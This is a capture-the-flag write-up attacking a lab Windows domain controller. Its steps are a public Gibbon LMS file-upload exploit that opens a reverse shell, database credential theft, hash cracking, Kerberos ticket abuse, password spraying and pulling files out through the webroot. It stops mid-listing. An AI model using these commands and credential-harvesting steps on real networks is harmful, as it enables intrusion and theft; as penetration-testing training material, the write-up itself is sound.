

Summary:

Web vulnerability leading to Windows Active Directory (AD) exploitation on "Group Policy Objects" see [the hacker recipes here](#).

Main takeaways:

AD domain names are important to get right

Synchronize with AD clocks

Living off the land for ex filtration

Reverse powershell

Tools:

Bloodhound CE (how to install on Kali here)

rusthound[Rusthound-install]

sharpGPOabuse and SharpTools: (executables for AD exploits [here](#))

[netexec](#) (for password try'n out)

Mitigations:

Administrate your AD policies well

Do not allow execution of unknown files

Log and block reverse shells

Enumeration

nmap scan

```
(kali@kali)-[~/Desktop/TheFrizz]
$ nmap -sV thefrizz.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 16:04 EDT
Nmap scan report for thefrizz.htb (10.10.11.60)
Host is up (0.086s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for Windows_9.5 (protocol 2.0)
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-06-13 03:05:09Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.82 seconds
```

there is a webserver on 80, ssh on 22, ldap and some rpc and a AD domain frizz.htb0 (the 0 is the \x00 line end, disregard)

adding

frizz.htb

and

dcfrizz.frizz.htb

to /etc/hosts in that order (domain name needs to come first in the dns order AD is picky)

TCP port 80

Checking the web page

Request
Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: thefrizz.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Response
Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Fri, 13 Jun 2025 09:20:59 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 Location: http://frizzdc.frizz.htb/home/
5 Content-Length: 316
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=iso-8859-1
9
10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
11 <html>
12 <head>
13 <title>
14 302 Found
15 </title>
16 </head>
17 <body>
18 <h1>
19 Found
20 </h1>
21 <p>
22 The document has moved <a href="http://frizzdc.frizz.htb/home/">
23 here
24 </a>
25 .
26 </p>
27 <div>
28 <address>
29 Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at thefrizz.htb Port 80
30 </address>
31 </div>
32 </body>
33 </html>
34
```

It goes to a redirect on a url:

<http://frizzdc.frizz.htb/home/>

The <http://thefrizz.htb/home> directs to a page for Walkerville Elementary School, where there is a "staff login" button

admin admin didn't work ...

The text: `## Welcome

NOTICE Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols. During this transition, Ms. Fiona Frizzle will be migrating Gibbon to utilize our Azure Active Directory SSO. Please note this might take 48 hours where your accounts will not be available. Please bear with us, and thank you for your patience. Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos.`

Is probably a hint...

| No. | URL | Method | Path | Status | Size | Content-Type | Extension | Time | |
|-----|--------------------------|--------|------------------------|--------|------|--------------|-----------|------|-------------|
| 72 | http://frizzdc.frizz.htb | POST | /Gibbon-LMS/login.php? | ✓ | 302 | 430 | HTML | php | 10.10.11.60 |
| 125 | http://frizzdc.frizz.htb | POST | /Gibbon-LMS/login.php? | ✓ | 302 | 430 | HTML | php | 10.10.11.60 |

Request

PrettyRawHex

```
1 POST /Gibbon-LMS/login.php? HTTP/1.1
2 Host: frizzdc.frizz.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----75076330513857340372019858540
8 Content-Length: 775
9 Origin: http://frizzdc.frizz.htb
10 Connection: keep-alive
11 Referer: http://frizzdc.frizz.htb/Gibbon-LMS/
12 Cookie: G60falcd0af7be78b=6eui8a0ifle5f93dt1pknls35c
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----75076330513857340372019858540
17 Content-Disposition: form-data; name="address"
18
19
20 -----75076330513857340372019858540
21 Content-Disposition: form-data; name="method"
22
23 default
24 -----75076330513857340372019858540
25 Content-Disposition: form-data; name="username"
26
27 admin
28 -----75076330513857340372019858540
29 Content-Disposition: form-data; name="password"
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 302 Found
2 Date: Fri, 13 Jun 2025 10:37:03 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Frame-Options: SAMEORIGIN
5 Location: /Gibbon-LMS/index.php?loginReturn=fail1
6 Pragma: no-cache
7 Cache-Control: max-age=0, no-cache, no-store, must-revalidate
8 Expires: Thu, 1 Jan 1970 00:00:00 GMT
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14
```

0 hint link

0 hint

Date: Fri, 13 Jun 2025 10:37:03 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Frame-Options: SAMEORIGIN
Location: /Gibbon-LMS/index.php?loginReturn=fail1
Pragma: no-cache
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Expires: Thu, 1 Jan 1970 00:00:00 GMT
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Apache/2.4.58

Vulnerabilities by types/categories

| Year | Overflow | Memory Corruption | Sql Injection | XSS | Directory Traversal | File Inclusion | CSRF | XXE | SSRF | Open Redirect | Input Validation |
|-------|----------|-------------------|---------------|-----|---------------------|----------------|------|-----|------|---------------|------------------|
| 2024 | 0 | 2 | 0 | 0 | 0 | 0 | 0 | 0 | 4 | 0 | 0 |
| Total | | 2 | | | | | | | 4 | | |

Vulnerabilities by impact types

| Year | Code Execution | Bypass | Privilege Escalation | Denial of Service | Information Leak |
|-------|----------------|--------|----------------------|-------------------|------------------|
| 2024 | 0 | 0 | 0 | 0 | 1 |
| Total | | | | | 1 |

has some memory and SSRF - looking at SSRF

.PHP 8.2.12

Vulnerabilities by types/categories

| Year | Overflow | Memory Corruption | Sql Injection | XSS | Directory Traversal | File Inclusion | CSRF | XXE | SSRF | Open Redirect | Input Validation |
|-------|----------|-------------------|---------------|-----|---------------------|----------------|------|-----|------|---------------|------------------|
| 2024 | 2 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| 2025 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| Total | 2 | 1 | | | | | | | | | |

Vulnerabilities by impact types

| Year | Code Execution | Bypass | Privilege Escalation | Denial of Service | Information Leak |
|-------|----------------|--------|----------------------|-------------------|------------------|
| 2024 | 0 | 0 | 0 | 0 | 0 |
| 2025 | 0 | 0 | 0 | 0 | 0 |
| Total | | | | | |

Gibbon-LMS

Mentioned on the web page has CVEs:

<https://nvd.nist.gov/vuln/detail/CVE-2023-45878>

File upload giving RCE

<https://nvd.nist.gov/vuln/detail/CVE-2024-24725>

Injection of malformed post request, giving insecure deserializing of php

CVE-2023-45878 has publicized exploits

<https://github.com/davidzzo23/CVE-2023-45878/tree/main#>

Conclusions, Web

Infrastructure: Minor vulnerabilities on Apache and .php

The "Gibbon LMS" has known vulnerabilities

Initial Foothold

running the CVE-2023-45878 exploit

<https://github.com/davidzzo23/CVE-2023-45878/tree/main#>

(copy exploit repo and execute in python)

```
python3 CVE-2023-45878.py -t frizz.htb -s -i 10.10.14.7 -p 4444
```

Gives a PowerShell with a w.webservice user on the target via netcat:

```
(kali㉿kali)-[~/Desktop/TheFrizz]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from thefrizz.htb [10.10.11.60] 56832
ls
Directory: C:\xampp\htdocs\Gibbon-LMS
```

```
PS C:\xampp\htdocs\Gibbon-LMS> whoami
frizz\w.webservice
PS C:\xampp\htdocs\Gibbon-LMS> clear
PS C:\xampp\htdocs\Gibbon-LMS>
```

loong list of dirs and files on the root of the php app

Look around and find out:

robots.txt looks interesting, but nothing ..

```
PS C:\xampp\htdocs\Gibbon-LMS> cat robots.txt
User-agent: *
Allow: /index.php
Allow: /$
Disallow: /
PS C:\xampp\htdocs\Gibbon-LMS>
```

Threw the ls output into chatGPT, came up with 2 interesting finds (and a lot of other stuff.. <https://chatgpt.com/share/68b12b0b-6c74-8008-a2aa-09d478e7f949>)

From a defensive point of view, it noticed some possible hacking activity:

1 Red flags in your listing (possible compromise)

- **Two tiny, newly-dated PHP files in the webroot:** `ciqwmoic.php` and `hfkdzoes.php` (34 bytes each, dated **Aug 29, 2025 04:13**). Randomly named, tiny PHP files in webroots are a hallmark of **web shells or test droppers**. Treat as compromised until proven otherwise.
- **Recent activity in `uploads/`** (Oct 29, 2024) aligns with the typical attack path (upload → execute) if the folder allows PHP execution.

2 That credentials can be found in `config.php`

`config.php` - holds some user credentials and a guid

```
* Sets the database connection information.
* You can supply an optional $databasePort if your server requires one.
*/
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';

/**
 * Sets a globally unique id, to allow multiple installs on a single server.
 */
$guid = '7y59n5xz-uym-ei9p-7mmq-83vifmtzey2';

/**
 * Sets system-wide caching factor, used to balance performance and freshness.
 * Value represents number of page loads between cache refresh.
 * Must be positive integer. 1 means no caching.
 */
$caching = 10;
PS C:\xampp\htdocs\Gibbon-LMS>
```

We now have"

```
MrGibbonsDB
MisterGibbs!Parrot!?1
```

It says 'DB' so it looks like access credentials for a database, there were no external endpoints on the box for mssql etc in the nmap scan, so it must be hosted on the box localhost (it also says localhost in the `config.php`..)

Living off the land Pt1

MySQL, find the executable in `\bin` and execute..

Use the `mysql.exe` to look around the database:

```
PS C:\xampp\mysql\bin> .\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "show databases;"
```

```

PS C:\xampp> cd mysql
PS C:\xampp\mysql> cd bin
PS C:\xampp\mysql\bin> .\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "show databases;"
Database
gibbon
information_schema
test
PS C:\xampp\mysql\bin>

```

Looking at the gibbon db using the credentials retrieved above

```
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "SHOW TABLES;" gibbon
```

- There is a lot:

```

PS C:\xampp\mysql\bin> .\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "SHOW TABLES;" gibbon
Tables_in_gibbon
gibbonaction
gibbonactivity
gibbonactivityattendance
gibbonactivityslot
gibbonactivitystaff
gibbonactivitystudent
gibbonactivitytype
etc it goes on....

```

Trew the table list at ChatGPT, recommended looking at the 'gibbonperson'

<https://chatgpt.com/share/68b12e07-8c98-8008-b24f-c553f9ab3363>

Start digging for credentials in the 'gibbonperson' table

```
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT * FROM gibbonperson;" -E
```

Gives a lot of empty, but also a Ms Gibbon entry:

```

***** 1. row *****
gibbonPersonID: 000000001
title: Ms.
surname: Frizzle
firstName: Fiona
preferredName: Fiona
officialName: Fiona Frizzle
nameInCharacters:
gender: Unspecified
username: f.frizzle
passwordStrong: 067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03
passwordStrongSalt: /aACFhikmNopqrRTVz2489
passwordForceReset: N
status: Full
canLogin: Y
gibbonRoleIDPrimary: 001
gibbonRoleIDAll: 001
dob: NULL
email: f.frizzle@frizz.htb
emailAlternate: NULL
image_240: NULL
lastIPAddress: ::1
lastTimestamp: 2024-10-29 09:28:59
lastFailIPAddress: NULL
lastFailTimestamp: NULL
failCount: 0

```

we now have f.frizzle and a hashed PW -

Enter: John the ripper and rockyou.txt

```
└─$ john --format=dynamic='sha256($s.$p)' --wordlist=/usr/share/wordlists/rockyou.txt ffrizzle.txt

Using default input encoding: UTF-8
Loaded 1 password hash (dynamic=sha256($s.$p) [256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Jenni_Luvs_Magic23 (f.frizzle)
1g 0:00:00:02 DONE (2025-08-23 11:58) 0.3460g/s 3813Kp/s 3813Kc/s 3813KC/s Jesus14jrj..Jeepers93
Use the "--show --format=dynamic=sha256($s.$p)" options to display all of the cracked passwords reliably
Session completed.
```

Gives credentials:

```
f.frizzle
Jenni_Luvs_Magic23
```

Trying ssh:

it failed - seemingly too easy

```
No more authentication methods to try. Permission denied (gssapi-with-mic,keyboard-interactive)
```

chatGPT possible answer:

- SSH **never prompted for a password**.
- Most likely reasons:
 1. The user **f.frizzle** **doesn't exist**, or the password is wrong.
 2. The SSH server **requires public key authentication**.
 3. The Windows OpenSSH server may **restrict users or auth methods** (like only allowing key-based login).

Trying something windows'y

Ask Kerberos for a ticket using the credentials and use that for ssh

Enter Impacket:

Notes

- **Synchronize time** (it gives a something skewed error) and getTGT (Ticket Granting Ticket)
- Make sure **domain names are correct** and matching in the /etc/hosts file

```
sudo ntpdate frizz.htb
impacket-getTGT frizz.htb/'f.frizzle':'Jenni_Luvs_Magic23' -dc-ip frizz.htb
```

When it works (some tries may be required) it looks like this

```
(kali㉿kali)-[~/Desktop/TheFrizz]
└─$ sudo ntpdate frizz.htb
impacket-getTGT frizz.htb/'f.frizzle':'Jenni_Luvs_Magic23' -dc-ip frizz.htb
2025-08-29 07:49:46.965049 (-0400) +25190.801804 +/- 0.041794 frizz.htb 10.10.11.60 s1 no-leap
CLOCK: time stepped by 25190.801804
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
```

Export the cache to path for use with ssh or nxc:

```
export KRB5CCNAME=f.frizzle.ccache
```

check what tickets are stored:

```
klist -f
(kali@kali) - [~/Desktop/TheFrizz]
$ klist -f
Ticket cache: FILE:f.frizzle.ccache
Default principal: f.frizzle@FRIZZ.HTB

Valid starting      Expires            Service principal
08/23/2025 20:55:30  08/24/2025 06:55:30  krbtgt/FRIZZ.HTB@FRIZZ.HTB
        renew until 08/24/2025 20:55:30, Flags: FPRIA
```

SSH Foothold

login through the domain controller using ssh and the Ticket (-K), the frizz.htb and frizzdc.frizz.htb need to in that order in /etc/hosts again sync the clocks..

```
sudo ntpdate frizz.htb
ssh -K f.frizzle@frizzdc.frizz.htb -v
```

Keep trying (i complains about clock skew a lot..)

User flag on the Desktop

```
PS C:\Users\f.frizzle> ls
Directory: C:\Users\f.frizzle

Mode                LastWriteTime         Length Name
----                -
d-r--              10/29/2024  7:31 AM             Desktop
d-r--              10/29/2024  7:27 AM            Documents
d-r--               5/8/2021  1:15 AM            Downloads
d-r--               5/8/2021  1:15 AM            Favorites
d-r--               5/8/2021  1:15 AM             Links
d-r--               5/8/2021  1:15 AM             Music
d-r--               5/8/2021  1:15 AM            Pictures
d-----           5/8/2021  1:15 AM          Saved Games
d-r--               5/8/2021  1:15 AM             Videos

PS C:\Users\f.frizzle> cd .\Desktop\
PS C:\Users\f.frizzle\Desktop> ls
Directory: C:\Users\f.frizzle\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r--              8/29/2025  4:07 AM             34 user.txt

PS C:\Users\f.frizzle\Desktop> type user.txt
f5646aff72a0d70bdcbe00906c406d62
PS C:\Users\f.frizzle\Desktop>
```

f5646aff72a0d70bdcbe00906c406d62

Privilege Escalation

No Access to other users with f.frizzle...

Enumerate the AD

Enter Bloodhound CE

Remove legacy Bloodhound and install Bloodhound-CE on Kali

rusthound for quick data retrieval over the f.frizzle SSH connection (how to install here [Rusthound-install](#))

Gather data

```
rusthound-ce -d frizz.htb -u f.frizzle -p Jenni_Luvs_Magic23 -z
```


Investigating the f.frizzle user ...

User Account Control: 66048

+ Sessions 0

- Member Of 3

- DOMAIN USERS@FRIZZ.HTB
- REMOTE MANAGEMENT USERS@FRIZZ.HTB
- USERS@FRIZZ.HTB

+ Local Admin Privileges 0

+ Execution Privileges 0

Hide Labels Layout Export Search Current Results

Member of various user groups, but no outbound rights on anything

Enumerate file access

for the f.frizzle user nothing interesting shows up on that users files.
Looking for Temp and Recycle Bin, listing the contents of C:\ including hidden items:

```
Get-ChildItem -Hidden C:\
```

ChatGPT has some suggestions <https://chatgpt.com/share/68b1d5a7-bf9c-8008-b291-10dd3a3dd9ac>, hereunder looking at the \$recycle bin

Mess around and find out:

```
PS C:\> cd '$RECYCLE.BIN'
```

PS C:\\$RECYCLE.BIN> ls

PS C:\\$RECYCLE.BIN> gci -force

Directory: C:\\$RECYCLE.BIN

| Mode | LastWriteTime | Length | Name |
|-------|--------------------|--------|--|
| d--hs | 10/29/2024 7:31 AM | | S-1-5-21-2386970044-1145388522-2932701813-1103 |

```
PS C:\$RECYCLE.BIN> cd
```

```
PS C:\Users\f.frizzle> cd ..
```

```
PS C:\Users> cd ..
```

```
PS C:\> cd '$RECYCLE.BIN'
```

```
PS C:\$RECYCLE.BIN> ls
```

```
PS C:\$RECYCLE.BIN> dir
```

```
PS C:\$RECYCLE.BIN> gci -force
```

Directory: C:\\$RECYCLE.BIN

| Mode | LastWriteTime | Length | Name |
|-------|--------------------|--------|--|
| d--hs | 10/29/2024 7:31 AM | | S-1-5-21-2386970044-1145388522-2932701813-1103 |

```
PS C:\$RECYCLE.BIN> cd .\S-1-5-21-2386970044-1145388522-2932701813-1103\
```

```
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> gci -force
```

Directory: C:\\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103

| Mode | LastWriteTime | Length | Name |
|-------|--------------------|----------|--------------|
| -a--- | 10/29/2024 7:31 AM | 148 | \$IE2XMEG.7z |
| -a--- | 10/24/2024 9:16 PM | 30416987 | \$RE2XMEG.7z |
| -a-hs | 10/29/2024 7:31 AM | 129 | desktop.ini |

```
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103>
```

Living off the land Pt2

I could not immediately unzip and explore the .7z files on the windows box (7zip not installed), however we previously had access to the web user on the box.

Serving the loot and extracting

1. Copy the files to a place of common ground for the web and f.frizzle users: 'c:\programdata'
2. Copy the file from the common ground as the web user and it is now served to anyone via the web interface

```
PS C:\xampp\htdocs\home> cp \programdata\wapp.7z ./
PS C:\xampp\htdocs\home> dir
Directory: C:\xampp\htdocs\home

Mode                LastWriteTime         Length Name
----                -
d-----          10/29/2024   7:27 AM             css
d-----          10/29/2024   7:27 AM             fonts
d-----          10/29/2024   7:27 AM             images
d-----          10/29/2024   7:27 AM              js
d-----          10/29/2024   7:27 AM             sass
-a-----          2/25/2025   1:19 PM         16016 index.html
-a-----          2/25/2025   1:19 PM         10160 pricing.html
-a-----          3/14/2017    3:47 AM          1008 README.txt
-a-----          10/24/2024   9:16 PM    30416987 wapp.7z

PS C:\xampp\htdocs\home>
PS C:\xampp\htdocs\home> whoami
frizz\w.webservice
PS C:\xampp\htdocs\home>
```

Download the loot

```
(kali㉿kali)~[~/Desktop/TheFrizz]
$ wget frizz.htb/home/wapp.7z
Prepended http:// to 'frizz.htb/home/wapp.7z'
--2025-08-26 13:12:57--  http://frizz.htb/home/wapp.7z
Resolving frizz.htb (frizz.htb)... 10.10.11.60
Connecting to frizz.htb (frizz.htb)|10.10.11.60|:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30416987 (29M) [application/x-7z-compressed]
Saving to: 'wapp.7z'

wapp.7z                100%[=====>] 29.01M  2.40MB/s   in 13s

2025-08-26 13:13:10 (2.29 MB/s) - 'wapp.7z' saved [30416987/30416987]
```

Unzip and explore...

credentials found in wapt/conf/waptserver.ini:

```
File Edit View Search Terminal Help
[options]
allow_unauthenticated_registration = True
wads_enable = True
login_on_wads = True
waptwua_enable = True
secret_key = yLPYfn9tTU9IDu9yssP2luKhjQijHKvtuxIzX9aWhPyYKTR07tMSq5EurdTwADJ
server_uuid = 646d0847-f8b8-41c3-95bc-51873ec9ae38
token_secret_key = 5jEKVoXmYLSpi5F7pLGPB4zII5fpx0cYhGK5QC0f7dkYpYmkeTXiFLHeJtZw
wWD
wapt_password = IXN1QmNpZ0BNZWhUZWQHUGo=
clients_signing_key = C:\wapt\conf\ca-192.168.120.158.pem
clients_signing_certificate = C:\wapt\conf\ca-192.168.120.158.crt

[tftpsrv]
root_dir = c:\wapt\waptserver\repository\wads\pxe
log_dir = c:\wapt\log

HMAAAGAAACAAUWAPACAAATAAGACAAAFQAKACAA
Mode Last
ing to web shell: HTTPConnectionPool
waptserver.ini 1,1 All
```

base 64 decrypt gives:

PW Spraying

We have the whole domain enumerated using bloodhound, the userdata are present in the '_users.json' file:

for terminal .json handling

```
(kali@kali)-[~/Desktop/TheFrizz]
$ cat bloodhound/*_users.json | jq
{
  "data": [
    {
      "ObjectIdentifier": "S-1-5-21-2386970044-1145388522-2932701813-500",
      "IsDeleted": false,
      "IsACLProtected": false,
      "Properties": {
        "domain": "FRIZZ.HTB",
        "name": "ADMINISTRATOR@FRIZZ.HTB",
        "domainsid": "S-1-5-21-2386970044-1145388522-2932701813",
        "isaclprotected": false,
        "distinguishedname": "CN=ADMINISTRATOR,CN=USERS,DC=FRIZZ,DC=HTB",
        "highvalue": false,
        "description": "Built-in account for administering the computer/domain",
        "whencreated": 1730211565,
        "sensitive": false,
        "dontreqpreauth": false,
        "passwordnotreqd": false,
        "unconstraineddelegation": false,
        "pwdneverexpires": false,
        "enabled": true,
        "trustedtoauth": false,
        "lastlogon": 1756180303,
        "lastlogontimestamp": 1756180295,
        "pwdlastset": 1740518650,
        "serviceprincipalnames": [],
        "hasspn": false,
        "displayname": "",
        "email": "",
        "title": "",
        "homedirectory": "",
        "logonscript": "",
        "useraccountcontrol": 512,
        "samaccountname": "Administrator",

```

```
cat bloodhound/*_users.json | jq .data[].Properties.samaccountname -r > frizzusers.txt
```

spray the users/password to see if something matches using netexec

```
sudo ntpdate frizz.htb
nxc smb -k frizzdc.frizz.htb -u frizzusers.txt -p '!suBcig@MehTed!R' --continue-on-success
```

Auth errors, however the M.SchoolBus is different and gives a timer skew error (even with ntpdate sync just before..)

```
(kali@kali)-[~/Desktop/TheFrizz]
$ sudo ntpdate frizz.htb
nxc smb -k frizzdc.frizz.htb -u frizzusers.txt -p '!suBcig@MehTed!R' --continue-on-success
2025-08-29 19:46:31.422118 (-0400) +25191.442768 +/- 0.042679 frizz.htb 10.10.11.60 s1 no-leap
CLOCK: time stepped by 25191.442768
SMB frizzdc.frizz.htb 445 frizzdc [*] x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\Administrator:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\Guest:!suBcig@MehTed!R KDC_ERR_CLIENT_REVOKED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\krbtgt:!suBcig@MehTed!R KDC_ERR_CLIENT_REVOKED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\f.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\w.li:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\h.arm:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\M.SchoolBus:!suBcig@MehTed!R KRB_AP_ERR_SKEW
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\d.hudson:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\k.franklin:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\l.awesome:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\t.wright:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\r.tennelli:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\j.perlstein:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\a.perlstein:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\p.terese:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\v.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\g.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\c.sandiego:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\c.ramon:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\m.ramon:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] frizz.htb\w.Webservice:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB frizzdc.frizz.htb 445 frizzdc [-] CCache Error: invalid principal syntax
```

Tried ssh - didnt work

Foothold

Same procedure as before

Synchronize time and get TGT:

```
sudo ntpdate frizz.htb
impacket-getTGT frizz.htb/'M.SchoolBus': '!suBcig@MehTed!R' -dc-ip frizz.htb
```

These need to be run at the same time otherwise we get at Clock error

Export the cache:

```
export KRB5CCNAME=M.SchoolBus.ccache
```

and ssh in again (clock needs constant sync....)

```
sudo ntpdate frizz.htb
ssh -K M.SchoolBus@frizzdc.frizz.htb -v
```

And we're in:

```
PowerShell 7.4.5
PS C:\Users\M.SchoolBus> ls

Directory: C:\Users\M.SchoolBus

Mode                LastWriteTime         Length Name
----                -
d-r--             5/8/2021 1:15 AM             Desktop
d-r--            10/29/2024 7:31 AM            Documents
d-r--             5/8/2021 1:15 AM            Downloads
d-r--             5/8/2021 1:15 AM            Favorites
d-r--             5/8/2021 1:15 AM             Links
d-r--             5/8/2021 1:15 AM             Music
d-r--             5/8/2021 1:15 AM            Pictures
d-r--             5/8/2021 1:15 AM            Saved Games
d-r--             5/8/2021 1:15 AM             Videos

PS C:\Users\M.SchoolBus> cd ..
PS C:\Users> ls

Directory: C:\Users

